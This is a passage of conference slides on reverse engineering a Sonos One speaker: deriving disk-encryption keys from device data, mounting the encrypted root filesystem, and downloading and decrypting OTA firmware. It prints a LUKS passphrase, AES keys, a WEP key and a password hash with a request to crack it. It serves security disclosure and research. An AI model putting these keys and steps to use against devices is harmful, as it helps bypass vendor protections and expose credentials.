    else:
        key_mdp = self.rootfs_key ← galaxy brain crypto

    a = b"sonos luks" + key_in
    h = hmac.new(key_mdp, a, hashlib.sha256)
    return hmac.new(key_mdp, h.digest() + a, hashlib.sha256).digest()
```

## Mounting LUKS images using expanded AES key

- The key we obtained is the final expanded AES key, I haven't found an easy way to feed this into `cryptsetup luksOpen` .. maybe a case of RTFM failure?
- LUKS Images are 2MiB aligned. This means the actual encrypted data starts at 0x200000 (after the LUKS header and LUKS key slot data)
- We can create a loopback device for our encrypted disk image, offsetting the LUKS header.
- Next, we use our OTP dump + MDP data and knowledge of the key decryption and obfuscation to obtain the actual AES key.
- Finally, we just invoke `dmsetup create` with the correct device specification and AES key.

```
$ pw="oht8Quo1maiX8jahIceeli6izuSahgh0pilooZuid7Rooxeh0Li8eeXiec8ir"  
$ echo -n $pw | sudo cryptsetup luksOpen --readonly --key-file - ./luks_0x1800000.bin sonos-root  
$ sudo dmsetup table --showkeys | grep sonos-root  
sonos-root: 0 7417856 crypt aes-xts-plain64 ffffffffffffffffffffff11957298127983752336b4c2263c0f4c 0 7:30 4896  
$ OBFUSCATED_KEY=fffffffffffffffffffff11957298127983752336b4c2263c0f4c  
$ python3 sonostool.py -m mdp3.bin -o sonos_efuse.bin luks_key $OBFUSCATED_KEY  
LUKS AES KEY: 5d647aa69669479ebff08fa64fb47355c1414b40c7f26ef316063044a18373b3 (rootfs)  
$ LUKS_AES_KEY=5d647aa69669479ebff08fa64fb47355c1414b40c7f26ef316063044a18373b3  
$ SKIP=$((1024*1024*2)  
$ sudo losetup -o $SKIP -f $(pwd)/luks_0x1800000.bin  
$ sudo losetup -l | grep luks_0x1800000.bin  
/dev/loop15      0 2897152      0 0 /home/user/sonos_nand/luks_0x1800000.bin      0      512  
  
$ wc -c /home/user/sonos_nand/luks_0x1800000.bin  
3800039424 /home/user/sonos_nand/luks_0x1800000.bin  
  
$ NUM_SECTORS=$(( (3800039424 - $SKIP) / 512 )  
$ echo "0 $NUM_SECTORS crypt aes-xts-plain64 $LUKS_AES_KEY 0 /dev/loop15 0" | sudo dmsetup create sonos-plain  
  
$ sudo xxd /dev/mapper/sonos-plain | head -n8  
00000000: 6873 7173 3902 0000 15a8 a661 0000 0200 hsqs9...a....  
00000010: 3900 0000 0500 1100 c004 0100 0400 0000 9.....  
00000020: 4513 3c1d 0000 0000 89c9 6302 0000 0000 E.<.....c.....  
00000030: 81c9 6302 0000 0000 ffff ffff ffff ..c.....  
00000040: df7b 6302 0000 0000 2d9f 6302 0000 0000 .{c.....-c.....  
00000050: 62c0 6302 0000 0000 73c9 6302 0000 0000 b.c.....s.c.....  
00000060: 0880 0100 0000 0100 0000 847f 454c 4602 .....ELF.  
00000070: 0101 0001 0040 0200 b700 0e00 31b0 be40 .....@.....1..@
```

real nerds will recognize  
this is squashfs magic

# SONOS OTA: HTTP

- HTTP GET <https://update.sonos.com/firmware/latest/default-1-1.ups> and a very big querystring
- The querystring contains a lot of (sensitive) values like the serial number and various ID's belonging to your Sonos device..
  - turns out they are not actually checked (for now?), serial 111111111 works fine etc. :)
  - response is a custom binary manifest with a TLV-like structure
  - one of the manifest entries is a URI base for the actual firmware blob
    - simply append the correct (sub)model numbers and you can fetch it

# SONOS OTA: Crypto

- We decrypt the RSA private(!) ‘model key’ from our MDP3 data using the sonos\_blob\_encdec methodology.
- The OTA firmware blob (again) is a TLV-like structure. We skip sub-blobs we don’t care about (metadata, signatures)
- Every blob with firmware data has an RSA encrypted AES-128 key somewhere near the start we can decrypt using the decrypted RSA private key
- The encrypted body of the firmware data chunks is decrypted using **AES-128-CBC** using this key and an IV of all zeroes.



```
$ python3 sonostool.py -m mdp3.bin -o sonos_efuse.bin download fw
> downloading metadata
> downloading http://update-firmware.sonos.com/firmware/Prod/57.15-39070-v11.8-vghahcgk-GA-1/57.15-39070-1-26.upd
leech [*****] 0x0260f9a4/0x0260f9a4
done!

$ python3 sonostool.py -m mdp3.bin -o sonos_efuse.bin decrypt_update fw/57.15-39070-1-26.upd ./fw_decrypted
entry #07 is encrypted fw blob! key: a26f2f7b46992b13b574f15d65ff692c
entry #08 is encrypted fw blob! key: f2d863e3cac5e3815e2dd1cfdef7fede
entry #09 is encrypted fw blob! key: 3d00db2ca53ae42f27126d162a834fba
entry #10 is encrypted fw blob! key: 35a496999a149adefd12e02bb88df6b9
done

$ file fw_decrypted/*
fw_decrypted/07.bin: POSIX shell script text executable, ASCII text
fw_decrypted/08.bin: data
fw_decrypted/09.bin: Squashfs filesystem, little endian, version 4.0, zlib compressed, 30799729 bytes, ...
fw_decrypted/10.bin: data

$ tail -c +$[0x16d] fw_decrypted/08.bin|xxd | head -n8
00000000: d00d feed 0076 7888 0000 0038 0076 753c .....vx....8.vu<
00000010: 0000 0028 0000 0011 0000 0010 0000 0000 ...(. .....
00000020: 0000 006c 0076 7504 0000 0000 0000 0000 ...l.vu.....
00000030: 0000 0000 0000 0000 0000 0001 0000 0000 ..... .....
00000040: 0000 0003 0000 0004 0000 005c 6407 af0e ..... \d...
00000050: 0000 0003 0000 0029 0000 0000 552d 426f ..... )....U-Bo
00000060: 6f74 2046 4954 2049 6d61 6765 2066 6f72 ot FIT Image for
00000070: 2053 6f6e 6f73 2041 3131 3320 706c 6174 Sonos A113 plat
```

# Take aways / Future work

- If you want to make a living out of selling bugs/exploits:  
shaving unnecessary yaks is not always worth it..
  - .. but if you have the energy/motivation: future proofing is always nice! (prestige is a great motivation btw)
- Audit A113x bootrom and Sonos BL2 / U-boot for potential entry points
- Add support to sonostool for other sonos products

# Attribution / shout outs

- **My lovely wife**, who can maybe finally enjoy a **working** Sonos One speaker once I properly re-assemble it.
- **Peter Adkins** (@Darkarnium) for his work on Sonos One and friendly chats.
- **David Berard** (@\_p0ly\_) for blindly loading kernel modules I sent him via twitter DM on his Sonos speaker. And of course his prior work on rooting Sonos One via PCIe DMA!
- **Alex Plaskett** (@alexjplaskett) for nerd sniping me into OTA decryption and letting me know about MDP structure being part of GPL tarballs after I had painstakingly reversed the required bits by hand already. :)

## Oh, a few more things..

- Someone plz crack this random sha256crypt hash I found:  
\$5\$nw1dhDPJupVAC0eQ\$Yw.mhRBDkwd5gTJCmfq3uSv2XtLJAxnLO.ZGxjagv6
- Sonos might want to scrub their flash after factory provisioning..

```
WEPKey: [1C8AC2DF775DC3CBAD0AC25855C7D9A7]
WPA2Pwd: []
PrimaryUUID: []
Channel: [2437]
<14>Jan 1 00:04:11 none :Epoch time: Thu Jan 1 00:04:11 1970
<14>Jan 1 00:04:11 none :Current version: 68.2-24270-diag-tupelo-rel-202112282347
<14>Jan 1 00:04:11 none :Client: 169.254.2.2
<11>Jan 1 00:04:11 none :URL is http://169.254.2.2/ShipFirmware/Tupelo/66.4-23300-1-26.upd?cmaj=68&cmin=2&csec=111111111111111111111111
<14>Jan 1 00:04:11 none :working...
<14>Jan 1 00:04:13 none :Server:-
<14>Jan 1 00:04:13 none :ServerIP: 169.254.2.2
<14>Jan 1 00:04:13 none :Content-length: 49815981
<14>Jan 1 00:04:13 none :upgrade to version 66.4-23300
<14>Jan 1 00:04:13 none :Compatible with model 26 submodels 1-1 revisions 0-4294967294 (any region)
<14>Jan 1 00:04:13 none :MDP2 version 5, min version 4
<14>Jan 1 00:04:13 none :MDP3 version 2, min version 2
<14>Jan 1 00:04:13 none :Current version (68.2-24270), min version (40.1-50230)
<14>Jan 1 00:04:13 none :Current swgen 2, target swgen 2
<14>Jan 1 00:04:13 none :compatible with hardware feature set 0
<14>Jan 1 00:04:13 none :My hardware feature set is 0
<14>Jan 1 00:04:13 none :Upgrade supports all my legacy hw features
```



<https://haxx.in/>

writeup(s) ↗

<https://github.com/blasty/sonos>

exploit & tool code ↗

#HITB2023AMS

<https://conference.hitb.org/>



Thank you! Questions?

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<https://github.com/blasty/sonos>